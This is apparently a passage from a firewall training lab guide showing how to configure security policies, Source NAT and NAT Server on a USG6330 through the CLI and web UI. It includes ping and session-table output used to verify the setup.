5.2.3 Configuration Procedure on the Web UI

Step 1 Configure interfaces on the USG.


Choose **Network** > **Interface**. Click  next to the interface to be configured. Set parameters, and then click **OK**. The following figure shows the configuration of GigabitEthernet1/0/1.




The configuration of GigabitEthernet1/0/4 is similar.

Step 2 Configure the interzone forwarding policy on the USG.

Choose **Policy** > **Security Policy** > **Security Policy**. Click **Add**. Set the parameters one by one. Click **OK**. The following figure shows the forwarding policy that permits packets from the Trust zone to the Untrust zone.





----End

5.3 Verification

5.3.1 Checking the Ping Result and Firewall Session Table

Run the **ping 40.1.1.100** command on PC1 to check whether PC1 can ping through PC2.

```
PC> ping 40.1.1.100

Ping 40.1.1.100: 32 data bytes, Press Ctrl_C to break
From 40.1.1.100: bytes=32 seq=1 ttl=127 time=16 ms
From 40.1.1.100: bytes=32 seq=2 ttl=127 time=16 ms
From 40.1.1.100: bytes=32 seq=3 ttl=127 time=15 ms
From 40.1.1.100: bytes=32 seq=4 ttl=127 time<1 ms
From 40.1.1.100: bytes=32 seq=5 ttl=127 time=16 ms

--- 40.1.1.100 ping statistics ---
  5 packet(s) transmitted
  5 packet(s) received
  0.00% packet loss
  round-trip min/avg/max = 0/12/16 ms
```


Run the **display firewall session table** command to view the session table of the firewall.

```
[USG_A] display firewall session table
 Current Total Sessions : 5
 icmp  VPN: public --> public  10.1.2.100:49569 --> 40.1.1.100:2048
 icmp  VPN: public --> public  10.1.2.100:50081 --> 40.1.1.100:2048
 icmp  VPN: public --> public  10.1.2.100:49057 --> 40.1.1.100:2048
 icmp  VPN: public --> public  10.1.2.100:49313 --> 40.1.1.100:2048
 icmp  VPN: public --> public  10.1.2.100:49825 --> 40.1.1.100:2048
```

5.4 Question

On the basis of this experiment, try to use PC2 to access PC1 and explain why the ping operation fails.

6 Firewall NAT Server & Source NAT

6.1 Experiment Overview

6.1.1 About This Experiment


After NAT is configured on the firewall connecting an intranet to the Internet, multiple users on the intranet can access the Internet at the same time by using a small number of public IP addresses. In addition, users on the Internet can access the intranet server through specific IP addresses.

6.1.2 Objectives

- Understand the application scenario and mechanism of Source NAT.
- Understand the application scenario and mechanism of NAT Server.
- Configure NAT Server and Source NAT on the CLI and web UI.

6.1.3 Experiment Networking

Figure 6-1 Topology for configuring NAT Server and Source NAT on a firewall



6.1.4 Experiment Planning

A security device USG is deployed on a service node. The upstream and downstream devices of the USG are switches.

Table 6-1 Port addresses and zones

Device Name	Port	IP Address	Zone
USG6330-1	G1/0/0	10.1.1.1	DMZ
	G1/0/1	10.1.2.1	Trust
	G1/0/4	40.1.1.1	Untrust
PC1	E0/0/1	10.1.2.100	Trust
PC2	E0/0/1	40.1.1.100	Untrust
Server	E0/0/1	10.1.1.100	DMZ

6.1.5 Experiment Tasks

No.	Task	Subtask	Description
1	Complete basic configurations.	Configure security zones.	Add interfaces to security zones.
		Configure a security policy.	Permit the packets from the Trust zone to the Untrust zone.
2	Configure Source NAT.	Configure a NAT address pool.	Create a public address pool.
		Configure a NAT policy.	Configure a NAT policy for packets from the Trust zone to the Untrust zone.

6.2 Experiment Task Configuration (Source NAT)

6.2.1 Configuration Roadmap

1. Configure IP addresses for interfaces and add the interfaces to security zones. Configure a security policy to permit packets from the Trust zone to the Untrust zone.
2. Create a NAT address pool.
3. Configure a NAT policy.

6.2.2 Configuration Procedure on the CLI

Step 1 Complete the configuration of the upstream and downstream service interfaces on the USG. Configure IP addresses for the interfaces and add the interfaces to security zones.

```
<USG> system-view
[USG] sysname USG6330-1
[USG6330-1] interface GigabitEthernet 1/0/1
[USG6330-1-GigabitEthernet1/0/1] ip address 10.1.2.1 255.255.255.0
[USG6330-1-GigabitEthernet1/0/1] quit
[USG6330-1] interface GigabitEthernet 1/0/4
[USG6330-1-GigabitEthernet1/0/4] ip address 40.1.1.1 255.255.255.0
[USG6330-1-GigabitEthernet1/0/4] quit
[USG6330-1] firewall zone trust
[USG6330-1-zone-trust] add interface GigabitEthernet 1/0/1
[USG6330-1-zone-trust] quit
[USG6330-1] firewall zone untrust
[USG6330-1-zone-untrust] add interface GigabitEthernet 1/0/4
[USG6330-1-zone-untrust] quit
```

Step 2 Configure a security policy to permit packets from the Trust zone to the Untrust zone.

```
[USG6330-1] security-policy
[USG6330-1-policy-security] rule name policy_sec
[USG6330-1-policy-security-rule-policy_sec] source-zone trust
[USG6330-1-policy-security-rule-policy_sec] destination-zone untrust
[USG6330-1-policy-security-rule-policy_sec] action permit
[USG6330-1-policy-security-rule-policy_sec] quit
```

Step 3 Configure a NAT address pool and set the public address range to 2.2.2.2-2.2.2.5.

```
[USG6330-1] nat address-group natpool
[USG6330-1-address-group-natpool] section 2.2.2.2 2.2.2.5
```

Step 4 Configure a NAT policy.

```
[USG6330-1] nat-policy
[USG6330-1-policy-nat] rule name source_nat
[USG6330-1-policy-nat-rule-source_nat] destination-zone untrust
[USG6330-1-policy-nat-rule-source_nat] source-zone trust
[USG6330-1-policy-nat-rule-source_nat] action nat address-group natpool
```

Step 5 Configure the switches.


Add the three interfaces of each switch to the same VLAN (default VLAN). For configuration commands, refer to the relevant switch documents.

----End

6.2.3 Configuration Procedure on the Web UI

Step 1 Configure interfaces on the USG.


Choose **Network** > **Interface**. Click  next to the interface to be configured. Set parameters, and then click **OK**. The following figure shows the configuration of GigabitEthernet1/0/1.




The configuration of GigabitEthernet1/0/4 is similar.

Step 2 Configure a security policy on the USG to permit packets from the Trust zone to the Untrust zone.

Choose **Policy** > **Security Policy** > **Security Policy**. Click **Add**. Set the parameters one by one. Click **OK**. The following figure shows the security policy that permits packets from the Trust zone to the Untrust zone.






Step 3 Configure a NAT address pool. The public IP addresses range from 2.2.2.2 to 2.2.2.5.


Choose **Firewall** > **NAT** > **Source NAT**. Click the **Source Translation Address Pool** tab.

Click . The following figure shows the configuration. After the configuration is complete, click **OK**.



Step 4 Configure a NAT policy.

Choose **Policy** > **NAT Policy** > **Source NAT**. Click the **Source NAT** tab. In **Source NAT Policy List**, click . Set the parameters shown in the following figure and click **OK**.



----End

6.3 Verification

6.3.1 Checking the Ping Result and Firewall Session Table

Ping PC2 from PC1.

```
PC> ping 40.1.1.100

Ping 40.1.1.100: 32 data bytes, Press Ctrl_C to break
From 40.1.1.100: bytes=32 seq=1 ttl=127 time=16 ms
From 40.1.1.100: bytes=32 seq=2 ttl=127 time=16 ms
From 40.1.1.100: bytes=32 seq=3 ttl=127 time<1 ms
From 40.1.1.100: bytes=32 seq=4 ttl=127 time=15 ms
From 40.1.1.100: bytes=32 seq=5 ttl=127 time=16 ms

--- 40.1.1.100 ping statistics ---
  5 packet(s) transmitted
  5 packet(s) received
  0.00% packet loss
  round-trip min/avg/max = 0/12/16 ms
```

Run the **display firewall session table** command to check the NAT results.

[USG6330-1] display firewall session table

```
Current Total Sessions : 5
  icmp  VPN: public --> public  10.1.2.100:56279[2.2.2.5:2057] -->40.1.1.100:2048
  icmp  VPN: public --> public  10.1.2.100:55255[2.2.2.5:2053] -->40.1.1.100:2048
  icmp  VPN: public --> public  10.1.2.100:56023[2.2.2.5:2056] -->40.1.1.100:2048
  icmp  VPN: public --> public  10.1.2.100:55767[2.2.2.5:2055] -->40.1.1.100:2048
  icmp  VPN: public --> public  10.1.2.100:55511[2.2.2.5:2054] -->40.1.1.100:2048
```

As shown above, the firewall translates the source address 10.1.2.100 into 2.2.2.5 in the NAT address pool for communication with PC2.

6.4 Experiment Task Configuration (NAT Server and Source NAT)

6.4.1 Configuration Roadmap

1. Configure IP addresses for interfaces and add the interfaces to security zones. Configure a security policy to permit packets from the Untrust zone to the DMZ.
2. Configure NAT Server.
3. Create a NAT address pool.
4. Configure a NAT policy.

6.4.2 Configuration Procedure on the CLI

Step 1 Complete the configuration of the upstream and downstream service interfaces on the USG. Configure IP addresses for the interfaces and add the interfaces to security zones. (Omitted)

Step 2 Configure a security policy to filter the packets transmitted between security zones.

```
[USG6330-1] security-policy
[USG6330-1-policy-security] rule name bidectinal_nat
[USG6330-1-policy-security-rule-policy_sec] source-zone untrust
[USG6330-1-policy-security-rule-policy_sec] destination-zone dmz
[USG6330-1-policy-security-rule-policy_sec] action permit
[USG6330-1-policy-security-rule-policy_sec] service ftp
[USG6330-1-policy-security-rule-policy_sec] quit
```

Step 3 Configure NAT Server.

```
[USG6330-1] nat server ftpserver protocol tcp global 40.1.1.2 ftp inside 10.1.1.100
ftp
```

Step 4 Configure a NAT address pool.

```
[USG6330-1] nat address-group natpool2
[USG6330-1-address-group-natpool] section 10.1.1.10 10.1.1.20
```

Step 5 Configure NAT ALG for the DMZ-Untrust interzone to ensure that the intranet server can provide the FTP service for Internet users. This step can be omitted because NAT ALG is enabled globally by default.

```
[USG6330-1] firewall interzone dmz untrust
```



```
[USG6330-1 -interzone-dmz-untrust] detect ftp
[USG6330-1 -interzone-dmz-untrust] quit
```

Step 6 Create a NAT policy for the DMZ-Untrust interzone, define the range of source IP addresses for NAT, and bind the NAT policy to NAT address pool 2.

```
[USG6330-1] nat-policy
[USG6330-1-policy-nat] rule name biderectinal_nat
[USG6330-1-policy-nat-rule-source_nat] destination-zone dmz
[USG6330-1-policy-nat-rule-source_nat] source-zone untrust
[USG6330-1-policy-nat-rule-source_nat] source-address 40.1.1.0 24
[USG6330-1-policy-nat-rule-source_nat] action nat address-group natpool2
```

Step 7 Configure the switches.


Add the three interfaces of each switch to the same VLAN (default VLAN). For configuration commands, refer to the relevant switch documents.

----End

6.4.3 Configuration Procedure on the Web UI

Step 1 Configure interfaces on the USG.


Choose **Network** > **Interface**. Click  next to the interface to be configured. Set parameters, and then click **OK**. The following figure shows the configuration of GigabitEthernet1/0/0.




The configuration of GigabitEthernet1/0/4 is similar.

Step 2 Configure a security policy on the USG to permit packets from the Untrust zone to the DMZ.


Choose **Policy** > **Security Policy** > **Security Policy**. Click **Add**. Set the parameters one by one. Click **OK**. The following figure shows the security policy configuration.





